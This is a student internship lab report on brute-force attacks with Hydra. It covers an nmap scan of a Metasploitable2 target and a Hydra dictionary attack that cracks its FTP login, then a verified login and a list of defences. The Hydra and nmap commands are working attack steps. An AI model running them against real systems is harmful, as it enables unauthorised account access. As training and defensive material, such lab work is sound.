



Week 05 Task-15

Brute Force & Authentication Attacks (Hydra)

CandidateName: Asad Ali

Reference Number: TBS-INT-2026-445

Submission Date: 19|9|2026

Submitted To: TechBiz Security

Table of Contents

1) Executive Summary	3
2) Scope of Task	3
3) Tools Used	3
4) Explaining Brute Force Attack	3
5) Introduction to Hydra Tool	3
6) Verifying Hydra Installation	4
7) Locate the Wordlist	4
8) Verifying the Target Connectivity	5
9) Identify Target Services	6
10) Hydra Brute force Practical of ftp Protocol	6
11) Verification of Cracked ftp Password	7
12) Defense against Brute Force attack	7
13) TryHackme Hydra Room	8
14) TryHackme Brute it Room	8
15) Conclusion	9

1) Executive Summary

The executive summary of this task is to perform a brute-force attack against password-based authentication. Password authentication is one of the most common methods used to secure computer systems and web applications. Weak or predictable passwords can be discovered through brute-force attacks. During this practical exercise, Hydra was used to demonstrate how attackers attempt multiple username and password combinations until valid credentials are found. The purpose of this task was to understand authentication attacks, use Hydra with a wordlist, identify weak passwords, and learn how organizations can defend against such attacks. This task was performed in a controlled lab environment, and no real systems or users' passwords were involved.

2) Scope of Task

The scope of this task was to perform a controlled brute-force attack against password-based authentication using Hydra. The task focused on understanding how brute-force attacks are performed against network authentication services by using multiple username and password combinations from a wordlist. It also covered the identification of weak or predictable passwords and the importance of implementing strong authentication and security measures to protect against such attacks. The activity was limited to an authorized lab environment and did not include testing of any real or unauthorized systems.

3) Tools Used

1. Kali Linux
2. Hydra
3. Rockyou.txt
4. Metasploitable2

4) Explaining Brute Force Attack

A brute force attack is a password guessing attack where an attacker tries every combination of usernames and password from a dedicated dictionary until accurate credentials are revealed. This attack is successful because users often choose weak or common passwords.


5) Introduction to Hydra Tool

Hydra is an open source password cracking tool used by professional pentesters to evaluate the password authenticity of protocols. It support multiple protocols list is mentioned below.

- FTP
- SSH
- Telnet
- SMB
- SMTP
- RDP
- VNC
- POP3
- IMAP
- HTTP
- HTTPS

6) Verifying Hydra Installation

To verify the hydra installation in an attacker machine (kali Linux) this command is executed. **hydra -h**.



```

(kali@kali)-[~]
$ hydra -h
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN]-L FILE] [-p PASS]-P FILE]] [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE] [-T TASKS]] [-w TIME] [-W TIME] [-f] [-
s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISouVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password brute-force generation, type "-x -h" to get help
-y      disable use of symbols in brute-force, see above
-r      use a non-random shuffling method for option -x
-e nsr   try "n" null password, "s" login as pass and/or "r" reversed login
        loop around users, not passwords (effective: implied with -x)
-u      loop around users, not passwords (effective: implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-D xofY Divide wordlist into Y segments and use the Xth segment.
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in []) also in -M
  
```

As shown in the above figure the hydra is successfully installed. It is verified by command. **hydra -h**. The output displays Hydra version (**v9.6**). and some flags that can be used with commands such as **-R** , **-I**, **-S**, **s** , **-L**

7) Locate the Wordlist

To locate the wordlist in kali linux following command can be used.

Command: **ls -l /usr/share/wordlists**

```
(kali@kali)-[~]
$ ls -l /usr/share/wordlists
total 136644
lrwxrwxrwx 1 root root      25 Apr 18 02:04 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root      30 Apr 18 02:04 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root      35 Apr 18 02:04 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx 1 root root      41 Apr 18 02:04 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root      45 Apr 18 02:04 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root      28 Apr 18 02:04 john.lst -> /usr/share/john/password.lst
lrwxrwxrwx 1 root root      27 Apr 18 02:04 legion -> /usr/share/legion/wordlists
lrwxrwxrwx 1 root root      46 Apr 18 02:04 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root      41 Apr 18 02:04 nmap.lst -> /usr/share/nmap/nmaplib/data/passwords.lst
-rw-r--r-- 1 root root 139921507 Feb  3 2026 rockyou.txt
lrwxrwxrwx 1 root root      39 Apr 18 02:04 sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root      25 Apr 18 02:04 wfuzz -> /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root      37 Apr 18 02:04 wifite.txt -> /usr/share/dict/wordlist-probable.txt

(kali@kali)-[~]
$
```

The Command `ls -l /usr/share/wordlists` was executed as shown in **above Figure** to view the available password wordlists in Kali Linux. The output confirmed that the **rockyou.txt** wordlist is present in the default wordlists directory.


8) Verifying the Target Connectivity

```
(kali@kali)-[~]
$ ping 192.168.1.43
PING 192.168.1.43 (192.168.1.43) 56(84) bytes of data:
64 bytes from 192.168.1.43: icmp_seq=1 ttl=64 time=2.27 ms
64 bytes from 192.168.1.43: icmp_seq=2 ttl=64 time=7.21 ms
64 bytes from 192.168.1.43: icmp_seq=3 ttl=64 time=5.18 ms
64 bytes from 192.168.1.43: icmp_seq=4 ttl=64 time=6.66 ms
^C
— 192.168.1.43 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3044ms
rtt min/avg/max/mdev = 2.267/5.329/7.206/1.916 ms

(kali@kali)-[~]
$
```

In the **above figure** command `ping 192.168.1.43` was used to verify network connectivity between attacker machine and target machine. The successful ICMP echo replies confirmed that target host (**192.168.1.43**) is reachable as there is no **packet loss** shown in **above figure**. All packets are **sent** and **received** 100%.


9) Identify Target Services



```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali) ~
$ nmap -sV 192.168.1.43
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-15 00:55 +0500
Nmap scan report for 192.168.1.43
Host is up (0.0057s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login         
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath gmrregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:9C:53:E5 (Oracle VirtualBox virtual NIC)
```

In the above figure it is shown that nmap service version detection was performed using command: **nmap -sV 192.168.1.43**. The nmap service detection was performed to identify the open services running on the metasploitable 2 target machine.

10) Hydra Brute force Practical of ftp Protocol




```
(kali@kali) ~
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.43
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-15 00:49:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries
per task
[DATA] attacking ftp://192.168.1.43:21/
[21][ftp] host: 192.168.1.43 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-15 00:49:57

(kali@kali) ~
$
```

In the above Figure it is clearly shown that the ftp protocol password is successfully Cracked by hydra.



11) Verification of Cracked ftp Password

A terminal window with a dark background and light blue text. The prompt is 'kali@kali'. The user enters 'zsh: corrupt history file /home/kali/.zsh_history'. Then they enter '\$ ftp 192.168.1.43'. The terminal shows the connection process: 'Connected to 192.168.1.43.', '220 (vsFTPd 2.3.4)', 'Name (192.168.1.43:kali): msfadmin', '331 Please specify the password.', 'Password:', '230 Login successful.', 'Remote system type is UNIX.', 'Using binary mode to transfer files.', and finally 'ftp>'. A faint 'KALI' logo is visible in the background.

```
kali@kali
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ftp 192.168.1.43
Connected to 192.168.1.43.
220 (vsFTPd 2.3.4)
Name (192.168.1.43:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

The above figure shows that the cracked **FTP** password was successfully used to log in to the FTP service. This confirms that the password identified by **Hydra** using the rockyou.txt dictionary was correct.


12) Defense against Brute Force attack

Brute force attacks can be prevented by implementing strong authentication security measures, Organizations should follow some Security Practices mentioned below to reduce the risk of unauthorized access.

- **Account Lockout Policies:** Automatically disable or temporarily suspend user accounts after a specific number of consecutive failed login attempts.
- **Multi-Factor Authentication (MFA):** Require a second form of verification, such as an OTP or hardware token, rendering stolen or guessed passwords insufficient on their own.
- **Rate Limiting and Throttling:** Restrict the number of login requests allowed from a single IP address or user account within a given time window.
- **Strong Password Policies:** Enforce minimum length, complexity, and regular updates to prevent users from selecting easily guessable credentials.
- **CAPTCHA Integration:** Introduce visual or interactive challenges after multiple failed attempts to distinguish automated scripts from human users.
- **IP Whitelisting or Geofencing:** Limit access to sensitive services and administrative portals to trusted network ranges or specific geographic regions.
- **Implement Account Enumeration Protections:** Ensure login interfaces return generic error messages for failed attempts so attackers cannot easily distinguish between valid and invalid usernames.
- **Monitor Login Activities:** Implement continuous logging and real-time monitoring to detect, alert on, and respond to unusual patterns or a high volume of failed login


attempts. Tool that can be used called **Security Information and Event Management (SIEM)** such as Wazuh, Splunk, Microsoft sentinel, IBM Qradar etc.

13) TryHackme Hydra Room



In the **above Figure** it is shown that Hydra room was successfully completed as a part of practical learning. In the TryHackMe Hydra room, I gain the Hydra introduction that Hydra is a versatile, parallelized credential-testing tool widely used by penetration testers to evaluate authentication security and then I utilized it to successfully brute-force **molly's web login** panel and retrieve flag 1. Following that, I targeted **molly's SSH service** with a **dictionary attack** to crack her system credentials and uncover flag 2.

14) TryHackme Brute it Room



The above figure shows the completion of the **Brute It** room on TryHackMe, which helped me improve my understanding of the practical penetration testing process. The room covered the **reconnaissance phase**, followed by obtaining **shell access** and performing **privilege escalation**. It provided hands-on experience in identifying weaknesses and understanding how an attacker can progress from initial discovery to higher-level system access in a controlled lab environment.

15) Conclusion

This task provided practical understanding of password-based authentication attacks and how brute-force techniques can be used to identify weak credentials. I learned how to use Hydra with a wordlist to test authentication and verify discovered credentials. To further strengthen my understanding, I completed the **TryHackMe Hydra** and **Brute It** rooms, which provided additional hands-on practice with authentication attacks and password-cracking techniques. The task also highlighted the importance of strong, unique passwords and appropriate security measures to protect systems against brute-force attacks.